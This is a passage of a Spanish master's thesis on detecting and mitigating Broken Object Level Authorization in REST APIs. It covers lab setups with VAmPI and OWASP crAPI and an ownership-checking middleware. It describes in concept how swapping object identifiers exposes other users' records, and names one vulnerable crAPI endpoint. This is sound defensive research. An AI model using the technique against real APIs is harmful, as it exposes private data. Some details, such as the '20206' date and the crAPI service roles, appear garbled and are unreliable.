Maestría en

CIBERSEGURIDAD

Trabajo previo a la obtención de título de Magister en Ciberseguridad

AUTORES:

GARCES AGUILA ELIAN ISRAEL

MORA OÑATE FREDDY ISAAC

MUÑOZ SARMIENTO ANDERSON JOEL

RAMON PILLAJO EDGAR PAUL

TUTORES:

Iván Reyes Chacón

Paulina Vizcaíno

TEMA

Evaluación y mitigación de la vulnerabilidad Broken Object Level Authorization (Bola) en APIs REST mediante el uso de VamPI, OWASP crAPI y una API Propia.

Quito - Ecuador

Junio – 20206

REINVENTEMOS EL FUTURO

Certificación de autoría

Nosotros, **Edgar Paúl Ramón Pillajo, Anderson Joel Muñoz Sarmiento, Freddy Isaac Mora Oñate, Elian Israel Garcés Aguila,** declaramos bajo juramento que el trabajo aquí descrito es de nuestra autoría; que no ha sido presentado anteriormente para ningún grado o calificación profesional y que se ha consultado la bibliografía detallada.

Cedemos nuestros derechos de propiedad intelectual a la Universidad Internacional del Ecuador (UIDE), para que sea publicado y divulgado en internet, según lo establecido en la Ley de Propiedad Intelectual, su reglamento y demás disposiciones legales.

Validar únicamente en FirmaEC.
Firmado electrónicamente por:
EDGAR PAUL RAMON PILLAJO

Firma

Edgar Paúl Ramón Pillajo

Validar únicamente en FirmaEC.
Firmado electrónicamente por:
ANDERSON JOEL MUNOZ SARMIENTO

Firma

Anderson Joel Muñoz Sarmiento

Freddy Isaac Mora Onate
Time Stamping Security Data

Firma

Freddy Isaac Mora Oñate

Validar únicamente en FirmaEC.
Firmado electrónicamente por:
ELIAN ISRAEL GARCES AGUILA

Firma

Elian Israel Garcés Aguila

Autorización de Derechos de Propiedad Intelectual

Nosotros, **Edgar Paúl Ramón Pillajo, Anderson Joel Muñoz Sarmiento, Freddy Isaac Mora Oñate, Elian Israel Garcés Aguila**, en calidad de autores del trabajo de investigación titulado ***"Evaluación y mitigación de la vulnerabilidad Broken Object Level Authorization (Bola) en APIs REST mediante el uso de VamPI, OWASP crAPI y una API Propia."***, autorizamos a la Universidad Internacional del Ecuador (UIDE) para hacer uso de todos los contenidos que nos pertenecen o de parte de los que contiene esta obra, con fines estrictamente académicos o de investigación. Los derechos que como autores nos corresponden, lo establecido en los artículos 5, 6, 8, 19 y demás pertinentes de la Ley de Propiedad Intelectual y su Reglamento en Ecuador.

D. M. Quito, Julio 2026

Validar únicamente en FirmaEC.
Firmado electrónicamente por:
EDGAR PAUL RAMON PILLAJO

Firma

Edgar Paúl Ramón Pillajo

Validar únicamente en FirmaEC.
Firmado electrónicamente por:
ANDERSON JOEL MUNOZ SARMIENTO

Firma

Anderson Joel Muñoz Sarmiento

Freddy Isaac Mora Onate
Time Stamping Security Data

Firma

Freddy Isaac Mora Oñate


Validar únicamente en FirmaEC.
Firmado electrónicamente por:
ELIAN ISRAEL GARCES AGUILA

Firma

Elian Israel Garcés Aguila

APROBACIÓN DE DIRECCIÓN Y COORDINACIÓN DEL PROGRAMA

Nosotros, Alejandro Cortés Director EIG y Iván Reyes Coordinador UIDE, declaramos que: Edgar Paúl Ramón Pillajo, Anderson Joel Muñoz Sarmiento, Freddy Isaac Mora Oñate, Elian Israel Garcés Aguila son los autores exclusivos de la presente investigación y que ésta es original, auténtica y personal de ellos.



Alejandro Cortés
Director/a de la
Maestría en Ciberseguridad

Iván Reyes
Coordinador/a de la
Maestría en Ciberseguridad

DEDICATORIA

Dedico este trabajo de titulación a mi madre, Rebeca Aguila, por ser mi pilar fundamental y por su amor incondicional a lo largo de toda mi formación académica. A mi tía Aide Aguila, mi segunda madre, cuyas palabras de aliento y cuidados me dieron la fuerza para no rendirme y alcanzar esta meta. Asimismo, dedico este logro a mi novia y a todos mis seres queridos, quienes con su apoyo, comprensión y cariño incondicional han estado a mi lado motivándome en cada paso de este camino.

Elian Israel Garcés Aguila

Agradezco inmensamente a mi padre y madre, base fundamental en esta etapa, su apoyo y ánimo constante. De manera especial, reconozco la fortaleza y comprensión de mis padres, así como el apoyo incondicional de mis hermanas, quienes supieron comprender el esfuerzo ante este trayecto tan importante en mi vida.

Anderson Joel Muñoz Sarmiento

A Dios, por brindarme la fortaleza, la sabiduría y la oportunidad de alcanzar esta meta, acompañándome en cada etapa de este proceso. A mi familia, por su apoyo, comprensión y confianza, que han sido una fuente constante de motivación para continuar materializando mis sueños.

Freddy Isaac Mora Oñate

Dedico este trabajo, en primer lugar, a Dios, por darme la fortaleza, la sabiduría y la perseverancia necesarias para culminar esta etapa de mi vida, y por no soltar mi mano ni en los momentos más difíciles del camino.

Con todo mi corazón, se lo dedico también a mi hija Neith, la razón más grande de mi vida y la fuerza que me impulsa a seguir adelante cada día. Gracias por ser mi fuente inagotable de motivación e inspiración, por tus palabras de aliento que supieron sostenerme cuando más lo necesitaba, y por enseñarme, con tu propio ejemplo, que pase lo que pase, nunca hay que rendirse. Este triunfo no es solo mío, también es tuyo, mi pequeña.

Dedico también este logro a mi querida Zayra, mi compañera de vida, quien pese a todos los problemas que hemos enfrentado, siempre ha estado ahí con esas palabras de aliento, y dándome fuerzas para no rendirme y poder culminar este nuevo paso en mi vida.

Finalmente dedico esto a mis padres y hermana, por su apoyo en este camino y ayudarme a lograr esta nueva meta.

Edgar Paúl Ramón Pillajo

AGRADECIMIENTO

Agradecemos de manera especial al Ing. Juan Fernando López Tito, tutor de nuestro trabajo por habernos motivado y orientarnos con sus conocimientos para poder realizar nuestro trabajo.

A la UIDE y a EIG que nos abrió sus puertas para empezar y culminar esta maestría, a los docentes que tuvimos la oportunidad de conocer, los cuales formaron parte de esta nueva etapa y que supieron compartir sus conocimientos para formar unas excelentes personas y mejores profesionales.

Edgar Paúl Ramón Pillajo

Anderson Joel Muñoz Sarmiento

Freddy Isaac Mora Oñate

Elian Israel Garcés Aguila

RESUMEN

El presente proyecto de aplicación cuyo objetivo principal se centró evaluar y mitigar la vulnerabilidad Broken Object Level Authorization (BOLA), clasificada como la amenaza principal en el estándar de seguridad Open Web Application Security Project (OWASP) API Security Top 10, debido a su crítica gravedad en arquitecturas que se basan en interfaces de programación de aplicaciones (APIs) REST.

El proyecto se desarrolló aplicando el enfoque experimental en un laboratorio virtual controlado, gestionado mediante contenedores Docker. Para esto se preparó un entorno de pruebas con dos plataformas vulnerables: OWASP crAPI y Virtual Academic Multi-Purpose Infrastructure (VAmPI), junto con la implementación de un API REST propia desarrollada en Node.js y el framework Express.js, con el fin de aislar y medir variables de control de acceso. En la fase de evaluación, se ejecutaron auditorías de seguridad dinámicas y se desarrollaron scripts de prueba de concepto (PoC) en Bash (utilizando curl y jq) y Burp Suite.

Las pruebas ofensivas demostraron que se puede extraer datos sensibles en los endpoints de geolocalización de vehículos de crAPI y en el endpoint de consulta de usuarios en VAmPI, exponiendo información de cuentas ajenas de manera horizontal utilizando tokens JWT de atacantes válidos, pero no autorizados en el objeto consultado. Para la fase defensiva, se diseñó e implementó un middleware de mitigación basado en el control de acceso estructurado en relaciones (ReBAC), que realiza validaciones cruzadas entre el identificador de usuario (user_id) extraído del token JWT y la propiedad real del recurso (owner_id) en la base de datos.

La reevaluación post-mitigación determinó una efectividad del 100% en la neutralización de los vectores de explotación analizados en el laboratorio virtual, bloqueando las peticiones no autorizadas con respuestas de estado HTTP 403 Forbidden y garantizando el principio de mínimo privilegio en los servicios expuestos.

***Palabras clave**:* APIs REST, BOLA, OWASP, crAPI, VAmPI, ReBAC, control de acceso, ciberseguridad.

ABSTRACT

This applied research project primarily aimed to evaluate and mitigate the Broken Object Level Authorization (BOLA) vulnerability, classified as the top security threat in the Open Web Application Security Project (OWASP) API Security Top 10 standard, due to its critical severity in RESTful Application Programming Interface (API) architectures.

The project was developed by applying an experimental validation approach within a controlled virtual lab managed through Docker containers. A test environment was set up with two intentionally vulnerable platforms: OWASP crAPI and Virtual Academic Multi-Purpose Infrastructure (VAmPI), alongside a custom REST API developed using Node.js and Express.js to isolate and measure access control variables. During the evaluation phase, dynamic security audits were executed, and proof-of-concept (PoC) exploit scripts were developed in Bash (using curl and jq) and Burp Suite.

Offensive testing demonstrated that sensitive data could be extracted from vehicle geolocation endpoints in crAPI (GET /identity/api/v2/vehicle/{uuid}/location) and user query endpoints in VAmPI, exposing third-party account information horizontally by using valid JWT tokens from attackers who lacked authorization for the requested object. For the defensive phase, mitigation middleware was designed and implemented based on Relationship-Based Access Control (ReBAC), performing cross-validation between the user identifier (user_id) extracted from the JWT token and the actual resource ownership (owner_id) in the database.

Post-mitigation re-evaluation achieved 100% effectiveness in neutralizing the exploit vectors analyzed in the virtual laboratory, blocking unauthorized requests with HTTP 403 Forbidden status responses and ensuring the principle of least privilege across all exposed services.

***Keywords**:* REST APIs, BOLA, OWASP, crAPI, VAmPI, ReBAC, access control, cybersecurity

INDICE

LISTA DE TABLAS (Índice de tablas)

LISTA DE FIGURAS (Índice de figuras)

CAPÍTULO 1

1. INTRODUCCIÓN

En el escenario contemporáneo del desarrollo de software y la arquitectura de sistemas distribuidos, las Interfaces de Programación de Aplicaciones basadas en la Transferencia de Estado Representacional (APIs REST) constituyen el estándar operativo para la integración de servicios y el intercambio transaccional de datos en la industria tecnológica. La proliferación de arquitecturas de microservicios, aplicaciones móviles y soluciones de computación en la nube depende críticamente de la disponibilidad y eficiencia de estas interfaces. Sin embargo, los ciclos acelerados de despliegue y las exigencias del mercado han dejado en segundo plano la inclusión de prácticas de seguridad desde el diseño (*Security by Design*), convirtiendo a las APIs en uno de los principales vectores de ataque.

Reportes sectoriales emitidos por empresas globales de ciberseguridad, como el informe "*The State of API Security - Q1 2023"* publicado por Salt Security (2023), muestran de manera cuantitativa esta tendencia de riesgo. De acuerdo con los datos de telemetría recolectados a través de la plataforma SaaS de dicha empresa, se detectó un incremento aproximado del 400% en el número de atacantes únicos dirigidos a las APIs de su base global de clientes durante un lapso de doce meses evaluado a principios de 2023. Aunque este indicador representa la actividad detectada dentro del ecosistema de clientes monitoreados por la empresa y no es una métrica universal absoluta del internet global, el dato evidencia una creciente alza en la sofisticación de las amenazas dirigidas a interfaces de programación.

En este contexto, la vulnerabilidad de Autorización Deficiente a Nivel de Objeto, llamada técnicamente *Broken Object Level Authorization* (BOLA) y anteriormente conocida como Referencia Directa Insegura a Objetos (IDOR), se posiciona de manera constante en la primera categoría del *API Security Top 10* elaborado por el *Open Web Application Security Project* (OWASP, 2023a). Esta vulnerabilidad no se debe a una falla en los protocolos de cifrado ni en la

solidez de los algoritmos de autenticación, sino en una deficiencia lógica fundamental en el código fuente de la aplicación: la falta de mecanismos de control de acceso que validen si un usuario autenticado posee los permisos necesarios para interactuar con el identificador del objeto específico solicitado.

El enfoque habitual de la seguridad informática, que se basa en defensas perimetrales como los Firewalls de Aplicación Web (WAF), resulta insuficiente frente a la naturaleza táctica de la explotación de BOLA. Esto ocurre porque las solicitudes maliciosas que comprometen esta lógica hacen uso de canales legítimos, presentan estructuras sintácticas válidas y son enviadas por usuarios que han sido previamente autenticados. Por lo tanto, la solución de este problema exige intervenciones directas en la capa de aplicación mediante la reingeniería y refactorización del código fuente.

El presente trabajo de titulación se desarrolla bajo la modalidad de Proyecto de Aplicación, planteando una solución técnica e implementable orientada a la ciberseguridad defensiva y al desarrollo seguro de software. Descartando las aproximaciones puramente abstractas, este proyecto se articula como un ciclo de ingeniería práctico: en primer lugar, se diagnostican los modos de fallo en entornos de prueba de referencia internacional. Específicamente, se utiliza el entorno de laboratorio de software OWASP Completely Ridiculous API (OWASP, 2020), el cual se diferencia metodológicamente del estándar de riesgos OWASP API Security Top 10 (OWASP, 2023b); además, se emplea el entorno experimental VAmPI desarrollado por Tasiz (2020). En segundo lugar, se construye un prototipo de software propio basado en Node.js. Finalmente, se diseña e implementa un módulo de autorización solido en ese sistema. De este modo, se genera un producto tecnológico funcional y un conjunto de directrices de desarrollo seguro potencialmente transferibles a entornos socio-productivos de ingeniería de software.

1.1. Definición del proyecto

Este proyecto de aplicación consiste en el diseño, desarrollo, implementación y validación técnica de un componente de software orientado a la mitigación estructural de la vulnerabilidad *Broken Object Level Authorization* (BOLA) en arquitecturas de APIs REST. Se adopta un enfoque de ingeniería práctica estructurado en tres fases operativas interdependientes.

La primera fase comprende la emulación táctica del fallo y la auditoría ofensiva. En esta etapa se ejecutará la implementación de dos plataformas de pruebas de código abierto de referencia internacional: OWASP crAPI (OWASP, 2020) y VAmPI (Tasiz, 2020). El análisis dinámico de los dos laboratorios permitirá un mapeo detallado de las firmas de ataque, los patrones de error en el código y los impactos relacionados a la exposición de objetos.

En la segunda fase, se realizará el desarrollo del software, donde se contempla la conceptualización, diseño y codificación de una API REST de desarrollo propio utilizando el entorno de ejecución en el lado del servidor Node.js, en este API se replicarán e inyectarán intencionalmente las deficiencias de validación de acceso identificadas anteriormente. Así, el sistema funcionará como un modelo de control de *caja blanca*, garantizando visibilidad total sobre las rutas, la persistencia de datos y el flujo lógico de las peticiones.

Finalmente, la tercera fase representa el eje central de la ingeniería defensiva del proyecto. Se diseñará e implementará un *middleware* de autorización centralizado dentro de la arquitectura de la API propia en Node.js, basado en el enfoque *Zero Trust* (Confianza Cero) (NIST,2020b) y en el modelo de Control de Acceso Basado en Atributos (ABAC). Este componente tecnológico validará en tiempo de ejecución la relación de propiedad entre el claim id del JWT del sujeto — extraído del token de sesión tras la verificación criptográfica — y el identificador del objeto solicitado (usuarios: id) en base de datos, expuesto en la ruta como (parámetro: id), de modo que solo se autoriza el acceso cuando ambos coinciden. El proyecto concluirá con la validación empírica del software

mediante pruebas de penetración dirigidas (*pentesting* de regresión) para demostrar la eliminación de la vulnerabilidad.

1.2. Justificación e importancia del trabajo de investigación

La relevancia de este proyecto de aplicación se basa en la necesidad urgente de la industria del software de contar con soluciones defensivas y patrones de diseño seguro que se puedan implementar a nivel de código para proteger los activos de información.

Desde una perspectiva tecnológica, las APIs REST gestionan masivamente información sensible, incluyendo datos financieros e información de identificación personal (PII). El control de acceso en aplicaciones web ha confiado históricamente en la autenticación perimetral mediante tokens como JWT; sin embargo, validar la identidad no garantiza que el usuario posea derechos sobre el recurso específico solicitado (Phanireddy, 2023). Este vacío de lógica en el backend es la causa raíz de BOLA, clasificada de forma continua como la principal amenaza en arquitecturas basadas en servicios (Kaur et al., 2024; OWASP, 2023a). Al ser un proyecto de aplicación, esta investigación se justifica al desplazar el enfoque de la simple detección teórica hacia la construcción de una solución de software que neutraliza el vector de ataque directamente en la lógica del servidor de aplicaciones.

En el ámbito económico y legal, las brechas de seguridad por BOLA facilitan exfiltraciones masivas de datos mediante la automatización de *scripts* de enumeración, que bajo marcos regulatorios vigentes en el país como lo es la Ley Orgánica de Protección de Datos Personales (2021), las empresas que sufren esta exposición de datos por la falta de control en el diseño de software enfrentan multas muy altas, así como la pérdida de su reputación.

La importancia de este proyecto radica en su valor transferible y práctico. Al documentar detalladamente la arquitectura, la inyección del fallo, la refactorización de código en Node.js y las métricas de mitigación, se entrega un artefacto tecnológico reproducible y una guía metodológica que los equipos de ingeniería de software pueden integrar de forma inmediata en sus ciclos de

vida de desarrollo seguro (*Secure Software Development Life Cycle* [S-SDLC]), disminuyendo los costos de remediación post-despliegue.

1.3. Alcance

Para garantizar la viabilidad del proyecto de aplicación, se delimitan sus alcances técnicos y operativos de la siguiente manera:

- **Delimitación tecnológica y de desarrollo:** El desarrollo del software propio se restringió de manera exclusiva al entorno de ejecución Node.js. En la implementación realizada se empleó Express.js v5 como framework de enrutamiento, en conjunto con SQLite como motor de persistencia embebido, dado que estos componentes se alineaban con los requerimientos funcionales del laboratorio descrito en el presente trabajo. Las interacciones de datos se procesaron mediante estructuras nativas en formato JSON (JavaScript Object Notation) bajo el estilo arquitectónico REST. Quedaron fuera del alcance las arquitecturas basadas en GraphQL, gRPC o SOAP.
- **Delimitación de seguridad:** El componente defensivo se diseñó específicamente para mitigar la vulnerabilidad Broken Object Level Authorization (BOLA / IDOR), clasificada como API1:2023 por OWASP (2023a). El trabajo excluye la evaluación y mitigación formal de otras vulnerabilidades, como inyecciones SQL o denegación de servicio, a menos que actúen como habilitador directo de la explotación de BOLA. Esto no significa ignorar las buenas prácticas básicas de desarrollo seguro, que la API propia utiliza consultas parametrizadas y hash de contraseñas con bcrypt, a fin de no introducir riesgos adicionales ajenos al objeto de análisis.
- **Entorno de despliegue experimental:** El proyecto se ejecutará dentro de una infraestructura local aislada de laboratorio. Los entornos de referencia (OWASP crAPI y VAmPI) se configurarán siguiendo sus respectivas guías de instalación. La

API propia en Node.js se ejecuta directamente sobre un entorno de ejecución local sin necesidad de contenedores, debido a que el objeto de estudio es la lógica de autorización en el código fuente y no la infraestructura de despliegue. La persistencia de datos se gestiona mediante un archivo SQLite local, eliminando dependencias externas y garantizando un entorno reproducible y autocontenido en cualquier máquina de desarrollo sin afectar redes externas.

- **Criterios de éxito y validación del software:** La efectividad del proyecto se determinó mediante una metodología de validación binaria (explotable / no explotable) aplicada a una matriz de casos sobre la API propia. Se emplearon dos usuarios con rol user "*víctima (id=1) y atacante (id=2)*" y el JWT del atacante contra recursos ajenos en los endpoints GET, PUT y DELETE, cada caso se ejecutó una vez por fase (BOLA_MITIGADO=false y BOLA_MITIGADO=true), con evidencia mínima consistente en el código HTTP y el cuerpo de respuesta capturados en Postman. El criterio de aceptación exige en Fase 2, explotación exitosa *(HTTP 200* en acceso cruzado); en Fase 3, tasa de explotación reducida a cero *(HTTP 403 en acceso cruzado)* y conformidad funcional preservada (HTTP 200 en acceso al propio recurso). Las pruebas de estrés de alta concurrencia o rendimiento en nube pública quedaron fuera del alcance.

1.4. Objetivos

1.4.1. Objetivo general

- Evaluar y mitigar la vulnerabilidad *Broken Object Level Authorization* (BOLA) en APIs REST mediante el uso de VAmPI, OWASP crAPI y una API propia, con el fin de fortalecer la ciberseguridad defensiva y establecer directrices para un desarrollo seguro en la capa de aplicación.

1.4.2. Objetivos específicos

- Evaluar la vulnerabilidad BOLA mediante la ejecución de auditorías de seguridad y pruebas de penetración en los entornos controlados VAmPI y OWASP crAPI, identificando los vectores de explotación y las causas raíz en arquitecturas REST.
- Diseñar un modelo de mitigación para la vulnerabilidad BOLA, basado en principios de *Zero Trust* y Control de Acceso Basado en Atributos (ABAC), capaz de integrarse directamente en el ciclo de desarrollo de APIs.
- Desarrollar una API REST propia en Node.js que incorpore de forma deliberada fallos de validación a nivel de objeto, sirviendo como espécimen de control y entorno de prueba para la solución defensiva.
- Implementar el modelo de mitigación propuesto en la API desarrollada y validar su eficacia mediante pruebas de penetración de regresión, demostrando la eliminación de la vulnerabilidad sin comprometer la integridad operativa del sistema.

CAPÍTULO 2

2. REVISIÓN DE LITERATURA

2.1. Estado del Arte

La investigación científica aplicada a la ciberseguridad y la ingeniería de software ha priorizado el estudio de las vulnerabilidades lógicas de control de acceso debido al rol crítico que desempeñan las Interfaces de Programación de Aplicaciones (APIs) en los ecosistemas tecnológicos contemporáneos (Open Web Application Security Project [OWASP], 2023b).

Las fallas de autorización lógica en APIs web representan uno de los vectores de ataque más complejos de mitigar en la actualidad, las aproximaciones convencionales de la industria para el aseguramiento del software han dependido históricamente de herramientas automatizadas de análisis estático de código (*Static Application Security Testing* [SAST]). La literatura técnica y los consorcios globales de seguridad concuerdan en que SAST presenta limitaciones estructurales críticas al intentar identificar vulnerabilidades de tipo *Broken Object Level Authorization* (BOLA) (OWASP, 2023a), debido a que los analizadores estáticos operan sobre el flujo sintáctico y de control del código fuente, lo que les impide entender las reglas lógicas del negocio o comprender el contexto transaccional relacional entre un sujeto autenticado y el objeto que este solicita.

La identificación sistemática de vulnerabilidades de tipo BOLA requiere de un enfoque dinámico (*Dynamic Application Security Testing* [DAST]) o la realización de pruebas de penetración manuales, las cuales permiten emular de forma controlada el comportamiento de múltiples perfiles de usuario con privilegios equivalentes para validar si la API restringe el acceso cruzado a recursos.

Por otra parte, la arquitectura de seguridad del software define el alcance y el lugar idóneo donde deben aplicarse los controles lógicos, para entornos de producción existe el debate sobre si la mitigación de fallos de autorización debe realizarse en el perímetro de la red o en la capa lógica del aplicativo. Según OWASP (2023a), confiar únicamente en las pasarelas de enlace (*API*

Gateways) o a cortafuegos de aplicaciones web (WAF) para la seguridad lógica constituye un fallo de diseño, sin embargo, un *API Gateway* es sumamente eficaz para resolver la autenticación del usuario mediante la validación de firmas criptográficas de tokens (como JWT), pero carece del contexto de persistencia para verificar si el usuario autenticado posee la propiedad directa del recurso almacenado en la base de datos.

Es por esto por lo que para neutralizar fallas de tipo BOLA, el control lógico de la autorización a nivel de objeto debe procesarse e implementarse de manera mandataria dentro del servidor de aplicaciones, interceptando la petición antes de que esta sea enviada a la capa de persistencia de datos.

Finalmente, el modelamiento de los sistemas de autorización tradicionalmente ha dependido del modelo de Control de Acceso Basado en Roles (*Role-Based Access Control* [RBAC]), el análisis conceptual de este enfoque demuestra su ineficacia ante vectores de ataque lógicos de movimiento horizontal. En una API estructurada bajo RBAC, múltiples usuarios con un rol equivalente (por ejemplo, clientes) comparten la legitimidad de invocar los mismos endpoints del servidor de aplicaciones. Sin embargo, en ninguna circunstancia deben estar autorizados para consultar o manipular los datos correspondientes a otros usuarios con el mismo rol.

Para superar esta limitación del modelo RBAC y dotar a la API de una granularidad de control muy exacta, la ingeniería de software seguro propone el modelo de Control de Acceso Basado en Atributos (*Attribute-Based Access Control* [ABAC]). Este modelo evalúa de manera dinámica en tiempo de ejecución las propiedades tanto del usuario como del objeto de datos, proporcionando el marco matemático y lógico idóneo para el componente defensivo del modelo de software desarrollado en este proyecto.

2.2. Marco Teórico

2.2.1. Arquitectura de APIs REST y Ecosistema Node.js

Las APIs REST constituyen un estilo arquitectónico estructurado sobre restricciones lógicas que optimizan la escalabilidad y la separación de componentes (Fielding, 2000). Bajo la especificación oficial de la *Internet Engineering Task Force* (IETF, 2022) en su RFC 9110, una API REST interactúa mediante el protocolo HTTP empleando identificadores uniformes de recursos (URIs) para ubicar componentes de forma unívoca. Las operaciones lógicas se ejecutan acoplando los métodos HTTP (GET, POST, PUT, PATCH, DELETE) con el estado del recurso en el servidor. La arquitectura REST establece el principio de no estado (statelessness), demandando que cada petición incluya toda la información de contexto necesaria de manera independiente.

Para la construcción de la API propia se utiliza Node.js, un entorno de ejecución en el lado del servidor basado en el motor JavaScript V8 de Google, su arquitectura de entrada y salida (E/S) asíncrona y monohilo orientada a eventos permite gestionar alta concurrencia sin bloqueo de hilos de ejecución. La implementación de controles lógicos de seguridad en Node.js se beneficia del patrón de *middleware*, funciones intermedias que interceptan la solicitud *(req)* y la respuesta *(res)* antes de llegar al controlador final. Este método permite la inyección de validaciones criptográficas y lógicas de manera independiente, ordenada y centralizada.

2.2.2. Autenticación frente a Autorización en Capa de Aplicación

Es esencial diferenciar los dos procesos para el adecuado diseño conceptual del sistema:

- **Autenticación (AuthN):** Proceso técnico de validación de la identidad declarada por un sujeto (National Institute of Standards and Technology [NIST], 2020a), resultando comúnmente en la emisión de una credencial temporal firmada.
- **Autorización (AuthZ):** Proceso lógico consecutivo que determina si un sujeto previamente autenticado posee el derecho explícito de ejecutar una acción sobre un recurso específico (NIST, 2020a).

La vulnerabilidad BOLA aparece cuando la aplicación mezcla ambos conceptos, asumiendo de manera equivocada que una AuthN válida, otorga automáticamente los permisos de acceso a cualquier objeto del sistema.

2.2.3. Mecanismos de Identidad Basados en Tokens (JWT)

En los APIs REST sin estado (stateless), un mecanismo común para transportar la identidad del sujeto sin mantener sesión en el servidor es el JSON Web Token (JWT), normado por Jones et al. (2015) en el RFC 7519. El token actúa como trasportador de afirmaciones de autenticación, no como almacén de estado de sesión. Un JWT es una estructura compacta y autocontenida que consta de tres componentes codificados en Base64URL: la cabecera (*Header*), el cuerpo de afirmaciones (*Payload*) y la firma criptográfica (*Signature*).

El *Payload* contiene los afirmaciones o declaraciones de identidad (como el identificador único del usuario sub), aunque si bien la firma criptográfica garantiza la integridad y autenticidad del emisor frente a modificaciones de terceros, no realiza por sí misma validaciones sobre los permisos específicos de acceso a los datos almacenados. La responsabilidad de validar si el identificador extraído del token posee una relación legítima de propiedad sobre el objeto solicitado es únicamente responsabilidad de la capa lógica del *backend*.

2.2.4. Taxonomía de la Vulnerabilidad BOLA

Clasificada como el riesgo API1:2023 por el *Open Web Application Security Project* (OWASP, 2023a), la vulnerabilidad *Broken Object Level Authorization* (BOLA) está directamente asociada en la taxonomía de la seguridad de la información con la debilidad CWE-639: Evasión de Autorización mediante Llaves Controladas por el Usuario (*Authorization Bypass Through User-Controlled Key*) desarrollada por la corporación MITRE (MITRE, 2024). Esta relación técnica se basa en que CWE-639 describe el mecanismo de falla donde un sistema informático utiliza un identificador proporcionado por el cliente para acceder a un registro en una base de datos sin validar si el usuario posee los privilegios requeridos sobre esa llave. Históricamente entendida como

Referencia Directa Insegura a Objetos (IDOR), la vulnerabilidad BOLA se define formalmente como la deficiencia lógica de una matriz de control de acceso que omite verificar la relación de propiedad o pertinencia relacional entre el sujeto autenticado y el objeto solicitado en una operación CRUD (Create, Read, Update, Delete). La explotación se produce cuando un atacante modifica los identificadores en la ruta HTTP o el cuerpo en formato JSON (por ejemplo, cambiar la ruta de /api/cuentas/1001 a /api/cuentas/1002), aprovechando que el servidor valida con éxito la firma del token (AuthN) pero omite verificar la pertinencia relacional del objeto solicitado (AuthZ), exponiendo así registros privados de otros usuarios.

2.2.5. Entornos Experimentales de Referencia

2.2.5.1. Arquitectura de VAmPI (Vulnerable API)

VAmPI es una API de código abierto diseñada para la evaluación técnica de fallos lógicos, desarrollada en Python sobre el micro-framework Flask (Tasiz, 2020). Su arquitectura es simplificada y emplea un Mapeador Objeto-Relacional (*Object-Relational Mapping* [ORM]) para la abstracción de la persistencia. La importancia de VAmPI en este proyecto se debe a su capacidad de aislar la vulnerabilidad en *endpoints* CRUD, como por ejemplo */users/v1/{username}*. El sistema realiza la validación de la presencia de un *token*, pero no comprueba si el parámetro de ruta {username} corresponde criptográficamente con el usuario autenticado, lo que permite modelar escenarios de enumeración directa de recursos de manera aislada.

2.2.5.2. Arquitectura de Microservicios de OWASP crAPI

El entorno experimental OWASP crAPI (*completely ridiculous API*), evaluado en este trabajo según su versión de lanzamiento estable v1.1.2 (OWASP, 2020), simula la complejidad y la superficie de ataque en un sistema de producción industrial actual. La plataforma se fundamenta en una arquitectura distribuida y políglota basada en microservicios independientes, cuya composición tecnológica y despliegue se detallan formalmente en las guías de diseño de su repositorio oficial

de código abierto (OWASP, 2020). El ecosistema se compone de los siguientes servicios independientes orquestados a través contenedores de Docker:

- El servicio de gestión de usuarios (*Identity Service*) desarrollado en Java (Spring Boot).
- El servicio de transacciones y compras (*Community/Merchant Service*) desarrollado en Go.
- El módulo de procesamiento de pagos e información externa (*Workshop Service*) desarrollado en Python (Flask).
- El backend de geolocalización de vehículos (*Mail/Notification Service*) estructurado sobre Node.js.

Estos servicios canalizan todo su tráfico e interactúan entre sí a través de una pasarela central de Capa 7 o *API Gateway* que actúa como proxy inverso.

Esta plataforma es clave para el análisis, ya que permite demostrar cómo BOLA se adapta a arquitecturas modernas, ocultándose detrás de identificadores indirectos vinculados (como un *car_id* o *location_id* en lugar del ID de usuario principal). Los microservicios de crAPI asumen de forma implícita que, si la petición superó la validación periférica del *Gateway*, la operación es legítima. Con el análisis de este entorno descentralizado se puede diseñar estrategias de defensa redundantes en el código de la aplicación, que son útiles para la posterior ingeniería del componente defensivo en la API propia.

2.2.6. Modelos de Control de Acceso: RBAC frente a ABAC

La estrategia defensiva e implementación técnica de este proyecto se fundamenta en la adopción conceptual del modelo de Control de Acceso Basado en Atributos (ABAC) definido por el *National Institute of Standards and Technology* (NIST, 2014), superando las limitaciones inherentes del modelo basado en roles (RBAC). Mientras que RBAC discrimina los accesos basándose en roles estáticos asignados administrativamente a los usuarios, ABAC permite la evaluación dinámica en

tiempo de ejecución de un conjunto de propiedades o atributos vinculados a las entidades del sistema.

Para formalizar matemáticamente el modelo de autorización del componente defensivo, se definen los siguientes elementos:

- Sea S el conjunto de sujetos autenticados en la plataforma, donde cada sujeto $s \in S$ posee un atributo de identidad único atrib(s,"id") representado por un valor de tipo entero o alfanumérico, y un atributo de rol atrib(s,"rol") definido dentro del dominio {"usuario","administrador"}.
- Sea O el conjunto de recursos u objetos persistidos en el backend, donde cada objeto $o \in O$ posee un metadato relacional de propiedad unívoco denominado atrib(o,"propietario_id").
- Sea A el conjunto de acciones lógicas que el sujeto puede solicitar sobre el objeto, donde $a \in A \equiv$ {CREATE,READ,UPDATE,DELETE}.

Todos los identificadores son previamente normalizados y saneados para evitar colisiones de tipos antes de su comparación. La regla lógica formal de autorización dinámica, representada por la función de decisión $f: S \times O \times A \rightarrow$ {Autorizar,Denegar}, se modela matemáticamente a continuación:

$$f(s,o,a) => \begin{cases} > \text{Autorizar} & \text{si atrib}(s,\text{"rol"}) \equiv \text{"administrador"} \\ > \text{Autorizar} & \text{si atrib}(s,\text{"id"}) \equiv \text{atrib}(o,\text{"propietario\_id"}) \\ > \text{Denegar} & \text{en cualquier otro caso} > \end{cases}$$

Esta validación condicional modela de manera precisa tanto la restricción de propiedad del recurso (para usuarios convencionales) como la excepción operacional legítima para perfiles con privilegios administrativos globales. Al ser implementada como una función *middleware* asíncrona dentro del servidor Express.js en Node.js, esta regla intercepta cada petición HTTP entrante y

garantiza que la evaluación relacional de atributos sea un paso de control obligatorio previo a la ejecución de consultas en el motor de persistencia, neutralizando de raíz la explotación de la vulnerabilidad BOLA mediante la manipulación de identificadores de recursos.

2.2.7. Stack Tecnológico de la API Propia

El diseño del espécimen de software requirió la selección deliberada de un conjunto de librerías y herramientas cuya combinación satisface tanto los requisitos funcionales de una API REST de gestión de usuarios como los requisitos experimentales del estudio de seguridad. A continuación, se detalla cada componente y la justificación técnica de su adopción.

